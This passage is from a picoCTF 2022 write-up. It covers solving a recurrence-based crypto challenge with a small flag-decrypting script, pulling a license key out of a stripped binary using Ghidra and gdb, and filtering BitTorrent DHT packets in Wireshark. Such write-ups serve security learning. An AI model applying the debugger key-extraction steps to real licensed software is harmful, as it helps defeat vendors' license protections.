Figure 91: Sequences Solving Linear Recurrence I

The next step is replacing the "i" in the figure shown above with the number "20000000" which is the value that the "m_func" function gets called with "2e7" in hex which is "20000000" in decimal. After doing that, we need to mod the new value with "10^10000". Below is a figure showing the process.



```
+ 2 20000000) 3^20000000 - 1082829 13^20000000 + 8349 17^(1 + 20000000))/42636 mod 10^10000
```

Input

$$\frac{1}{42636}\left(1612\,(-21)^{20000000} + 30685 \times 2^{5+2\times 20000000} \times 3^{20000000} - 1082829 \times 13^{20000000} + 8349 \times 17^{1+20000000}\right) \bmod 10^{10000}$$

Result

```
9255992309255409483179419845385604076174038906804435862147131⋱
  271801573863364671050296589603656758794258408363769683958014⋱
  335858678927280224225587045835554549236411759910608220745411⋱
  090061107428308955685273979287406544038776309083120692585385⋱
  738829595466109925134108641705991448085508655504450017990509⋱
  268760925633701568972881830027061610560435878782702300627297⋱
  929494871966955716917939371706707268015616593308156496696604⋱
  916581937050769400369329646318242403439293960972797326591961⋱
```


Figure 92: Sequences Solving Linear Recurrence II

Since we now have the value that the “sol” variable should take, let’s modify the source code to create the exploit.

```
import hashlib

import sys


VERIF_KEY = "96cc5f3b460732b442814fd33cf8537c"

ENCRYPTED_FLAG = bytes.fromhex("42cbbce1487b443de1acf4834baed794f4bbd0dfe7d7086e788af7922b")


def decrypt_flag(sol):

  sol_md5 = hashlib.md5(sol.encode()).hexdigest()


  if sol_md5 != VERIF_KEY:

    print("Incorrect solution")

    sys.exit(1)


  key = hashlib.sha256(sol.encode()).digest()

  flag = bytearray([char ^ key[i] for i, char in enumerate(ENCRYPTED_FLAG)]).decode()


  print(flag)


sol='........................'

decrypt_flag(sol)
```

Code 26: Sequences Exploit Code

Keep in mind, that the sol variable is not in the exploit code due to its size. By running the program above, you get the flag as is shown in the figure below.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo python3 sequences.py
picoCTF[redacted]
```

Figure 93: Sequences Exploit

Keygenme (Reverse Engineering 400 points)

This is the only reverse engineering challenge on the 400 points category. For this challenge, we are given a binary file and told to reverse engineer it and get the flag. After downloading the file, I first run the “file” command. It seems we are working with a 64-bit program that’s stripped. After running the program, it asks for a license key and since we don’t know the correct one it prints the “key is invalid” after entering something random. I run the “ltrace” and “strace” commands but found nothing useful however when I run the “strings” command and used “grep” with the keyword “pico” it printed part of the flag. With nothing else to do, its time to reverse engineer the binary using ghidra. We import the file into the code browser tool and analyze the binary using the default analyzers. Once the binary is analyzed, we filter for the “main” function in the symbol tree tab but nothing is returned likely due the fact that the “main” function has a different name. We could search the functions one by one however there is a faster way. We look at the defined strings for the string “enter your license key:” which was printed when the program run before. Once we find it, we follow the reference and get taken to the function it was called from. This is likely the “main” function and a quick look at the code corroborates that.




```
0010148b f3 0f 1e fa      ENDBR64
0010148f 55               PUSH       RBP
00101490 48 89 e5         MOV        RBP,RSP
00101493 48 83 ec 40      SUB        RSP,0x40
00101497 89 7d cc         MOV        dword ptr [RBP + local_3c],EDI
0010149a 48 89 75 c0      MOV        qword ptr [RBP + local_48],RSI
0010149e 64 48 8b         MOV        RAX,qword ptr FS:[0x28]
         04 25 28
         00 00 00
001014a7 48 89 45 f8      MOV        qword ptr [RBP + local_10],RAX
001014ab 31 c0            XOR        EAX,EAX
001014ad 48 8d 3d         LEA        RDI,[s_Enter_your_license_key:_00102
         55 0b 00 00
001014b4 b8 00 00         MOV        EAX,0x0
         00 00
001014b9 e8 f2 fb         CALL       <EXTERNAL>::printf
         ff ff
001014be 48 8b 15         MOV        RDX,qword ptr [stdin]
         4b 2b 00 00
001014c5 48 8d 45 d0      LEA        RAX=>local_38,[RBP + -0x30]
001014c9 be 25 00         MOV        ESI,0x25
         00 00
001014ce 48 89 c7         MOV        RDI,RAX
```

```
{
  char cVar1;
  long in_FS_OFFSET;
  char local_38 [40];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  printf("Enter your license key: ");
  fgets(local_38,0x25,stdin);
  cVar1 = FUN_00101209(local_38);
  if (cVar1 == '\0') {
    puts("That key is invalid.");
  }
  else {
    puts("That key is valid.");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not re
    __stack_chk_fail();
  }
  return 0;
}
```

Figure 94: Keygenme Reverse Engineering I

It seems that the program prints “enter your license key:”, grabs the user input using the “fgets” function and saves the first 37 bytes of the user input at the “local_38” variable. After that it calculates the “cVar1” variable using another function and the user input and if it is equal to 0 it prints “invalid key” otherwise it prints “valid key”. Let’s take a look at the function that calculates “cVar1”. I renamed some function names and variables for our convenience.


```
                    LAB_00101432                                          XREF
00101432 8b 85 48       MOV        EAX,dword ptr [RBP + local_c0]
         ff ff ff
00101438 48 63 d0       MOVSXD     RDX,EAX
0010143b 48 8b 85       MOV        RAX,qword ptr [RBP + local_e0]
         28 ff ff ff
00101442 48 01 d0       ADD        RAX,RDX
00101445 0f b6 10       MOVZX      EDX,byte ptr [RAX]
00101448 8b 85 48       MOV        EAX,dword ptr [RBP + local_c0]
         ff ff ff
0010144e 48 98          CDQE
00101450 0f b6 44       MOVZX      EAX,byte ptr [RBP + RAX*0x1 + -0x30
         05 d0
00101455 38 c2          CMP        DL,AL
00101457 74 07          JZ         LAB_00101460
00101459 b8 00 00       MOV        EAX,0x0
         00 00
0010145e eb 15          JMP        LAB_00101475

                    LAB_00101460                                          XREF
00101460 83 85 48       ADD        dword ptr [RBP + local_c0],0x1
```

```
  license_key[33] = local_6c;
  license_key[34] = local_5e;
  license_key[35] = (undefined)local_ba;
  sVar1 = strlen(user_input);
  if (sVar1 == 0x24) {
    for (local_c0 = 0; local_c0 < 0x24; local_c0 = loc
      if (user_input[local_c0] != license_key[local_c0
        uVar2 = 0;
        goto LAB_00101475;
      }
    }
    uVar2 = 1;
  }
  else {
    uVar2 = 0;
  }
LAB_00101475:
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not re
    __stack_chk_fail();
  }
  return uVar2;
```


Figure 95: Keygenme Reverse Engineering II

What's interesting here is that as we can see, there is a variable named "sVar1" that is checked if its equal to "0x24" which is 36 in decimal. This is obviously the license key length. If the condition is false then the variable "uVar2" gets the value 0 and since this is the variable that is returned from the function, the program will print "invalid key". If the user input is 36 characters, then it will be checked against the variable "license_key" in order to determine if the value the user entered is a valid license. If it is, "uVar2" takes the value 1 and since this is what is returned, the program prints "valid key". Now that we know exactly how the program works, let's try to solve the challenge. We know that the correct license key is unpacked at the variable "license_key" (I renamed this variable). We also know that "license_key" is located at "RBP-0x30" from the assembly pane. Furthermore, we know that by the time the "strlen" function gets called with the user input as parameter the entire license key will be unpacked on the "license_key" variable. At this point, we have everything we need to solve the challenge, let's solve it by using gdb. After opening the binary with gdb, we need to somehow move to the function that calculates the license key. Obviously trying to add a breakpoint at "main" won't work because it isn't defined so we will need to add a breakpoint even earlier at "libc". To do that run the program once with any value and then use the following command:

```
break __libc_start_main
run
```

After running the program again, we find the address of the "main" function and we put a breakpoint at "main":

```
break * *0x55555555548b
continue
```




```
→ 0x7ffff7a461c0 <__libc_start_main+0> push   r15
   0x7ffff7a461c2 <__libc_start_main+2> mov    r15, rcx
   0x7ffff7a461c5 <__libc_start_main+5> push   r14
   0x7ffff7a461c7 <__libc_start_main+7> push   r13
   0x7ffff7a461c9 <__libc_start_main+9> push   r12
   0x7ffff7a461cb <__libc_start_main+11> push   rbp
───────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "keygenme", stopped 0x7ffff7a461c0 in __libc_start_main_impl (), reason: BREAKPOINT
───────────────────────────────────────────────────────────── trace ────
[#0] 0x7ffff7a461c0 → __libc_start_main_impl(main=0x55555555548b, argc=0x1, argv=0x7fffffffdeb8, init=0x555555555520, fini=0x555555555590, rtld_fini=0x7ff
ff7fcf6a0 <_dl_fini>, stack_end=0x7fffffffdea8)
[#1] 0x55555555514e → hlt
──────────────────────────────────────────────────────────────────────
gef➤  break *0x55555555548b
Breakpoint 2 at 0x55555555548b
```

Figure 96: Keygenme Debugging I

We then need to run “continue” and we will be able to view the assembly instructions of the “main” function by using the following command:

```
x/32i $rip
```



```
   0x555555555497:      mov    DWORD PTR [rbp-0x34],edi
   0x55555555549a:      mov    QWORD PTR [rbp-0x40],rsi
   0x55555555549e:      mov    rax,QWORD PTR fs:0x28
   0x5555555554a7:      mov    QWORD PTR [rbp-0x8],rax
   0x5555555554ab:      xor    eax,eax
   0x5555555554ad:      lea    rdi,[rip+0xb55]        # 0x555555556009
   0x5555555554b4:      mov    eax,0x0
   0x5555555554b9:      call   0x5555555550b0 <printf@plt>
   0x5555555554be:      mov    rdx,QWORD PTR [rip+0x2b4b]        # 0x555555558010 <stdin>
   0x5555555554c5:      lea    rax,[rbp-0x30]
   0x5555555554c9:      mov    esi,0x25
   0x5555555554ce:      mov    rdi,rax
   0x5555555554d1:      call   0x5555555550d0 <fgets@plt>
   0x5555555554d6:      lea    rax,[rbp-0x30]
   0x5555555554da:      mov    rdi,rax
   0x5555555554dd:      call   0x555555555209
   0x5555555554e2:      test   al,al
   0x5555555554e4:      je     0x5555555554f4
   0x5555555554e6:      lea    rdi,[rip+0xb35]        # 0x555555556022
   0x5555555554ed:      call   0x5555555550c0 <puts@plt>
   0x5555555554f2:      jmp    0x555555555500
   0x5555555554f4:      lea    rdi,[rip+0xb3a]        # 0x555555556035
   0x5555555554fb:      call   0x5555555550c0 <puts@plt>
   0x555555555500:      mov    eax,0x0
   0x555555555505:      mov    rcx,QWORD PTR [rbp-0x8]
   0x555555555509:      xor    rcx,QWORD PTR fs:0x28
   0x555555555512:      je     0x555555555519
   0x555555555514:      call   0x555555555110 <__stack_chk_fail@plt>
gef➤  break *0x555555555209
Breakpoint 5 at 0x555555555209
```

Figure 97: Keygenme Debugging II


We can see several functions being called however we are only interested in the one that calculates the license key. We know it gets called after the “fgets” function but before the “puts” function and there is only one function that appears to be called in between, so we need to add a breakpoint there:

```
break *0x555555555209
continue
```

After entering “continue” the program is going to ask for the license key but it doesn’t matter what we enter because it’s never going to be checked. We are now in the function that calculates the license key. We can print the assembly instructions using the same command as before only this time we need to print more instructions:

```
x/128i $rip
```

What we want to find is the call to the “strlen” function because at that point the license key will be unpacked inside the variable whose location we know. There are 3 calls to the “strlen” function, we are only interested in the third call located after the calls to the “sprintf” function as shown below. We need to put a breakpoint at its memory address.



```
   0x555555555400:      movzx  eax,BYTE PTR [rbp-0xb2]
   0x555555555407:      mov    BYTE PTR [rbp-0xd],al
   0x55555555540a:      mov    rax,QWORD PTR [rbp-0xd8]
   0x555555555411:      mov    rdi,rax
   0x555555555414:      call   0x5555555550e0 <strlen@plt>
   0x555555555419:      cmp    rax,0x24
   0x55555555541d:      je     0x555555555426
   0x55555555541f:      mov    eax,0x0
   0x555555555424:      jmp    0x555555555475
   0x555555555426:      mov    DWORD PTR [rbp-0xb8],0x0
   0x555555555430:      jmp    0x555555555467
   0x555555555432:      mov    eax,DWORD PTR [rbp-0xb8]
   0x555555555438:      movsxd rdx,eax
   0x55555555543b:      mov    rax,QWORD PTR [rbp-0xd8]
   0x555555555442:      add    rax,rdx
   0x555555555445:      movzx  edx,BYTE PTR [rax]
   0x555555555448:      mov    eax,DWORD PTR [rbp-0xb8]
   0x55555555544e:      cdqe
   0x555555555450:      movzx  eax,BYTE PTR [rbp+rax*1-0x30]
   0x555555555455:      cmp    dl,al
   0x555555555457:      je     0x555555555460
   0x555555555459:      mov    eax,0x0
   0x55555555545e:      jmp    0x555555555475
   0x555555555460:      add    DWORD PTR [rbp-0xb8],0x1
   0x555555555467:      cmp    DWORD PTR [rbp-0xb8],0x23
   0x55555555546e:      jle    0x555555555432
   0x555555555470:      mov    eax,0x1
gef➤  break *0x555555555414
Breakpoint 6 at 0x555555555414
```

Figure 98: Keygenme Debugging III

We then need to enter the “continue” command again. We know that the license key or the flag is located at “rbp-0x30” so we can then use the following command to get the flag:

```
x/s $rbp-0x30
```




```
[#0] Id 1, Name: "keygenme", stopped 0x555555555414 in ?? (), reason: BREAKPOINT

[#0] 0x555555555414 → call 0x5555555550e0 <strlen@plt>
[#1] 0x5555555554e2 → test al, al
[#2] 0x7ffff7a4618a → __libc_start_call_main(main=0x55555555548b, argc=0x1, argv=0x7fffffffdeb8)
[#3] 0x7ffff7a46245 → __libc_start_main_impl(main=0x55555555548b, argc=0x1, argv=0x7fffffffdeb8,
timized out>, stack_end=0x7fffffffdea8)
[#4] 0x55555555514e → hlt

gef➤  x/s $rbp-0x30
0x7fffffffdd20: "picoCTF[redacted]\377\177"
```

Figure 99: Keygenme Debugging IV

The command above simply printed the string located at “$rbp-0x30”. As shown the flag is successfully retrieved.

Torrent Analyze (Forensics 400 points)

This is the last forensics challenge on the picoCTF 2022 competition. Its worth 400 points and it’s a good challenge. We are given a pcap file to analyze and we are told that someone is torrenting on the network. Our goal is to find the name of the file that was downloaded and that’s basically the flag. Like in previous network forensics challenges, we will use wireshark to analyze the pcap file. Torrenting is essentially the most popular form of peer-to-peer (P2P) file-sharing and is basically the act of downloading and uploading files through the BitTorrent network. In this case, we know what we are looking for, so we want to filter the traffic for only the torrent traffic. We can do that using the “bt-dht” filter of wireshark. Now that we filtered for torrent traffic only, we need to find the files that were downloaded. When someone downloads a file using torrent, then the “info_hash” field is set on the packets exchange between peer which is the downloader and seeder which is the uploader. The “info_hash” field is a SHA1 hash that holds the name of the file downloaded or uploaded. We can use the search function of wireshark to search for it in the packets as shown below.



```
No.   Time          Source           Destination      Protocol Length Info
    1 0.000000000   79.252.29.145    192.168.73.132   BT-DHT    143 BitTorrent DHT Protocol
    2 0.000123837   192.168.73.132   79.252.29.145    BT-DHT    308 BitTorrent DHT Protocol reply=8 node:
   33 3.718604671   187.60.223.123   192.168.73.132   BT-DHT    143 BitTorrent DHT Protocol
   35 3.718824097   192.168.73.132   151.225.247.46   BT-DHT    100 BitTorrent DHT Protocol
   37 3.718968245   192.168.73.132   187.60.223.123   BT-DHT    308 BitTorrent DHT Protocol reply=8 node:
   79 4.864344025   5.189.157.90     192.168.73.132   BT-DHT    139 BitTorrent DHT Protocol
   80 4.864638481   192.168.73.132   5.189.157.90     BT-DHT    327 BitTorrent DHT Protocol reply=8 node:
  145 5.929073654   192.168.73.132   176.9.71.124     BT-DHT    100 BitTorrent DHT Protocol
  158 6.055061265   176.9.71.124     192.168.73.132   BT-DHT     91 BitTorrent DHT Protocol
  163 6.121902138   192.168.73.132   188.143.71.5     BT-DHT    100 BitTorrent DHT Protocol
  166 6.175180959   192.168.73.132   78.139.200.211   BT-DHT    100 BitTorrent DHT Protocol
```

```
> Frame 79: 139 bytes on wire (1112 bits), 139 bytes captu
> Ethernet II, Src: VMware_f5:e4:05 (00:50:56:f5:e4:05), D
> Internet Protocol Version 4, Src: 5.189.157.90, Dst: 192
> User Datagram Protocol, Src Port: 12023, Dst Port: 51413
v BitTorrent DHT Protocol
  v Request arguments: Dictionary...
      Key: a
    v Value: Dictionary...
      > id: 99a047b561fc2b3e22dedcc23a7a237fcbd6c47b
      v info_hash: 17d62de1495d4404f6fb385bdfd7ead5c897ea2
          Key: info_hash
          Value: 17d62de1495d4404f6fb385bdfd7ead5c897ea22
      Terminator: e
```


```
0000  00 0c 29 2d 4b 5e 00 50  56 f5 e4 05 08 00 45 00
0010  00 7d 71 3c 00 00 80 11  1b f0 05 bd 9d 5a c0 a8
0020  49 84 2e f7 c8 d5 00 69  eb ef 64 31 3a 61 64 32
0030  3a 69 64 32 30 3a 99 a0  47 b5 61 fc 2b 3e 22 de
0040  dc c2 3a 7a 23 7f cb d6  c4 7b 39 3a 69 6e 66 6f
0050  5f 68 61 73 68 32 30 3a  17 d6 2d e1 49 5d 44 04
0060  f6 fb 38 5b df d7 ea d5  c8 97 ea 22 65 31 3a 71
0070  39 3a 67 65 74 5f 70 65  65 72 73 31 3a 74 34 3a
0080  ce 83 d9 0f 31 3a 79 31  3a 71 65
```

Figure 100: Torrent Analyze Analysis with Wireshark I

You want to search as a string and on the packet bytes. As shown in the figure above, we successfully find the "info_hash" field and the hash value. Now the problem is that, there have been several files uploaded as well. We are not interested in the uploaded files but in the downloaded as we are asked from the description to find the name of the file that was downloaded. We need to filter the traffic even further using the following filter:

```
bt-dht and ip.src == 192.168.73.132
```

After filtering the traffic and searching for the "info_hash" field again, we find a hash for a file that was downloaded. We need to now find the name of the file. Simply entering the hash on google will give you the name of the file that the hash corresponds to as shown below.



```
bt-dht and ip.src == 192.168.73.132

No.   Time          Source          Destination      Proto
 3057 14.920998168  192.168.73.132  82.253.50.47     BT-D
